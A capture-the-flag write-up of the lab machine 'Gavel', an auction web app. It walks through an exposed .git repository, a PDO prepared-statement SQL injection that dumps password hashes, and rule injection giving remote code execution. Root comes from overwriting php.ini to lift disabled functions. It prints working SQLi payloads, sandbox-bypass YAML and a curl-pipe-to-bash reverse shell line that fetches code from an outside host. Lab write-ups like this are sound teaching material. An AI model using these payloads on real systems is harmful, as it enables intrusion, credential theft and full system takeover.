
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-git:
|   10.129.214.133:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: ..
|_http-title: Gavel Auction
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Execution
Trying to load the web page on port 80 redirects me to gavel.htb and I add this entry to my hosts file before reloading the tab in the browser. Based on the description of Gavel 2.0, it’s an auction house. It allows me to register a new account that I use to login.


As a user I get access to the bidding tab and to my own empty inventory. Upon registering, I was generously given 50.000 coins that I can use to bid on items. There are always three up for auction and I can place my bids. After the remaining time runs out, the one with the highest offer receives the item in their inventory.
The nmap scan already identified a .git folder and therefore I use git-dumper to clone the repository to my local machine. This gives me access to the source code of the application. Even though the config.php in the includes directory has the credentials gavel:gavel for the MySQL database, they do not work elsewhere.
$ git-dumper http://gavel.htb/.git/ git
[-] Testing http://gavel.htb/.git/HEAD [200]
[-] Testing http://gavel.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://gavel.htb/.git/ [200]
[-] Fetching http://gavel.htb/.gitignore [404]
[-] Fetching http://gavel.htb/.git/branches/ [200]
--- SNIP ---
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 1849 paths from the index

$ ls -la git
total 96
drwxrwxr-x 6 ryuki ryuki  4096 Dec  1 23:07 .
drwxrwxr-x 3 ryuki ryuki  4096 Dec  1 23:07 ..
-rwxrwxr-x 1 ryuki ryuki  8820 Dec  1 23:07 admin.php
drwxrwxr-x 6 ryuki ryuki  4096 Dec  1 23:07 assets
-rwxrwxr-x 1 ryuki ryuki  8441 Dec  1 23:07 bidding.php
drwxrwxr-x 7 ryuki ryuki  4096 Dec  1 23:07 .git
drwxrwxr-x 2 ryuki ryuki  4096 Dec  1 23:07 includes
-rwxrwxr-x 1 ryuki ryuki 14520 Dec  1 23:07 index.php
-rwxrwxr-x 1 ryuki ryuki  8384 Dec  1 23:07 inventory.php
-rwxrwxr-x 1 ryuki ryuki  6408 Dec  1 23:07 login.php
-rwxrwxr-x 1 ryuki ryuki   161 Dec  1 23:07 logout.php
-rwxrwxr-x 1 ryuki ryuki  7058 Dec  1 23:07 register.php
drwxrwxr-x 2 ryuki ryuki  4096 Dec  1 23:07 rules
Going through the source I can find a few interesting pieces. The code that handles the bidding generates dynamic code based on the rules in rules/defaul.yaml. Currently there are three rules of which one gets picked at random when creating a new item. They all do some calculations on the current bid and then return a boolean. In admin.php there’s a feature to create a new item with a custom rule, so if I escalate my privileges on the web application I can use that to gain remote code execution.
// --- SNIP ---
$stmt = $pdo->prepare("SELECT money FROM users WHERE id = ?");
$stmt->execute([$id]);
$user = $stmt->fetch();

if (!$user || $user['money'] < $bid_amount) {
    echo json_encode(['success' => false, 'message' => 'Insufficient funds to place this bid.']);
    exit;
}

$current_bid = $bid_amount;
$previous_bid = $auction['current_price'];
$bidder = $username;

$rule = $auction['rule'];
$rule_message = $auction['message'];

$allowed = false;

try {
    if (function_exists('ruleCheck')) {
        runkit_function_remove('ruleCheck');
    }
    runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
    error_log("Rule: " . $rule);
    $allowed = ruleCheck($current_bid, $previous_bid, $bidder);
} catch (Throwable $e) {
    error_log("Rule error: " . $e->getMessage());
    $allowed = false;
}

if (!$allowed) {
    echo json_encode(['success' => false, 'message' => $rule_message]);
    exit;
}
// --- SNIP ---
The other interesting bit is within the inventory.php file that is also accessible as regular user. It takes the optional parameters sort and user_id, does some sanitization and then passes them into a prepared statement.
<?php
require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/db.php';
require_once __DIR__ . '/includes/session.php';

if (!isset($_SESSION['user'])) {
    header('Location: index.php');
    exit;
}

$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
foreach ($results as $row) {
    $firstKey = array_keys($row)[0];
    $name = $row['item_name'] ?? $row[$firstKey] ?? null;
    if (!$name) {
        continue;
    }
    $meta = [];
    try {
        $itemMeta->execute([$name]);
        $meta = $itemMeta->fetch(PDO::FETCH_ASSOC);
    } catch (Exception $e) {
        $meta = [];
    }
    $itemMap[$name] = [
        'name' => $name ?? "",
        'description' => $meta['description'] ?? "",
        'image' => $meta['image'] ?? "",
        'quantity' => $row['quantity'] ?? (is_numeric($row[$firstKey]) ? $row[$firstKey] : 1)
    ];
}
$stmt = $pdo->prepare("SELECT money FROM users WHERE id = ?");
$stmt->execute([$_SESSION['user']['id']]);
$money = $stmt->fetchColumn();
?>
At first glance it does not look like it would be vulnerable to SQL injection, but this blog post explains how the parser behind PDO can be tricked and SQL queries can be injected. It also lists MySQL to be vulnerable by default unless the specific setting PDO::ATTR_EMULATE_PREPARES is set to false, so there’s a good chance that this is exploitable.

Unfortunately the code snippets testing for the vulnerability do not work, since errors are not reported to the user, but the exploited code closely resembles the one in the Gavel application. Instead of col I have sort and name is user_id.
user_id=x`+FROM+(SELECT+table_name+AS+`'x`+from+information_schema.tables)y;--+-&sort=\?--+-%00The sample code uses # to comment out the rest of the query, but there’s also another way by using -- -. After adapting the query and running it in BurpSuite I get a far longer response because it contains all the tables in the database.

Naturally I’m interested in getting credentials to abuse the previously found feature in admin.php, so I decide to dump the users and their passwords in the users table.
user_id=x`+FROM+(SELECT+CONCAT(username,0x7c,password)+AS+`'x`+from+users)y;&sort=\?--+-%00Quickly adapting the query to return the concatenated string out of the username and password, separated by |, returns the desired credentials in hashed format. Besides my own account there’s also auctioneer with a bcrypt hash that cracks after a while with hashcat mode 3200. Then I can use midnight1 to log in to the web application with access to the admin panel.

The Admin Panel shows the current three items and lets me edit them. I already identified the attack vector while going through the source code, so I just place a rule that executes a reverse shell payload return system('curl http://10.10.10.10/shell.sh|bash');. Now I just need to bid on it with my regular account and I get a shell as www-data.
Privilege Escalation
Shell as auctioneer
Account auctioneer is the only one with a directory in /home. After I found the password, I immediately tried to use it for SSH but was unable to authenticate with it. All the way on the bottom of the /etc/ssh/sshd_config file I can spot the reason. It explicitly denies access to the user auctioneer via SSH, but the password is still valid and I can use it with su auctioneer to collect the first flag.
DenyUsers auctioneerShell as root
The user auctioneer is not able to run sudo but is part of the group gavel-seller. Looking for files owned by this group shows a socket owned by user root and also gavel-util.
$ id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)

$ find / -group gavel-seller 2>/dev/null
/run/gaveld.sock
/usr/local/bin/gavel-util
Running the binary shows several sub-commands and submit lets me provide a file. Using one at random complains about missing YAML keys.
$ /usr/local/bin/gavel-util
Usage: /usr/local/bin/gavel-util <cmd> [options]
Commands:
  submit <file>           Submit new items (YAML format)
  stats                   Show Auction stats
  invoice                 Request invoice

$ /usr/local/bin/gavel-util submit /etc/passwd
YAML missing required keys: name description image price rule_msg rule
Within /opt/gavel there’s a sample.yaml and I use it to build my payload as I did previously on the web application.
name: "Dragon's Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
rule: "return system('touch /tmp/pwned');"
Submitting my malicious YAML file shows an error regarding a sandbox violation since system() is disabled.
$ /usr/local/bin/gavel-util submit /dev/shm/pwn.yaml
Illegal rule or sandbox violation.
Warning: system() has been disabled for security reasons in Command line code on line 1
SANDBOX_RETURN_ERROR
There’s also a php.ini file in /opt/gavel/.config/php and it disables a few problematic functions in PHP as well as limiting the access to anything in /opt/gavel.
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_client
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
Even though the functions usually used to gain remote code execution are disabled, it’s still possible to write arbitrary files with file_put_contents and since the ini file is also placed within a subfolder of /opt/gavel, I can overwrite it.
name: "Step1"
description: "Remove disabled functions"
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "You cannot have disabled functions"
rule: "return file_put_contents('/opt/gavel/.config/php/php.ini', 'engine=On\ndisplay_errors=On\ndisplay_startup_errors=On\nlog_errors=Off\nerror_reporting=E_ALL\nopen_basedir=/opt/gavel\nmemory_limit=32M\nmax_execution_time=3\nmax_input_time=10\ndisable_functions=\nscan_dir=\nallow_url_fopen=Off\nallow_url_include=Off\n');"
First I create a YAML file to replace the contents of the php.ini and strip the disable_functions section. Then I create another payload that has a call to system() with my reverse shell payload.
name: "Step2"
description: "Reverse Shell"
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "You cannot have a no reverse shell"
rule: "return system('curl http://10.10.10.10/shell.sh|bash');"
The first run reports an error but the contents are written to php.ini and I can proceed to submit the second step. This command hangs but I get a callback as root on my listener and I can read the final flag.
$ /usr/local/bin/gavel-util submit /dev/shm/step1.yaml
Illegal rule or sandbox violation.SANDBOX_RETURN_ERROR

auctioneer@gavel:/opt/gavel$ cat .config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=
scan_dir=
allow_url_fopen=Off
allow_url_include=Off

$ /usr/local/bin/gavel-util submit /dev/shm/step2.yaml
--- HANGS ---
Attack Path
flowchart TD

subgraph "Execution"
    A(.git) -->|Clone Repository| B(Source Code)
    B -->|Review| C(Find SQLi)
    C -->|SQLi| D(Hash for auctioneer)
    D -->|Crack Hash| E(Web application access as administrator)
    B & E -->|RCE in dynamic code generation| F(Shell as www-data)
end

subgraph "Privilege Escalation"
    F & E -->|Password Reuse| G(Shell as auctioneer)
    G -->|File Write in utility| H(Remove safeguards in php.ini)
    H -->|RCE in utility| I(Shell as root)
end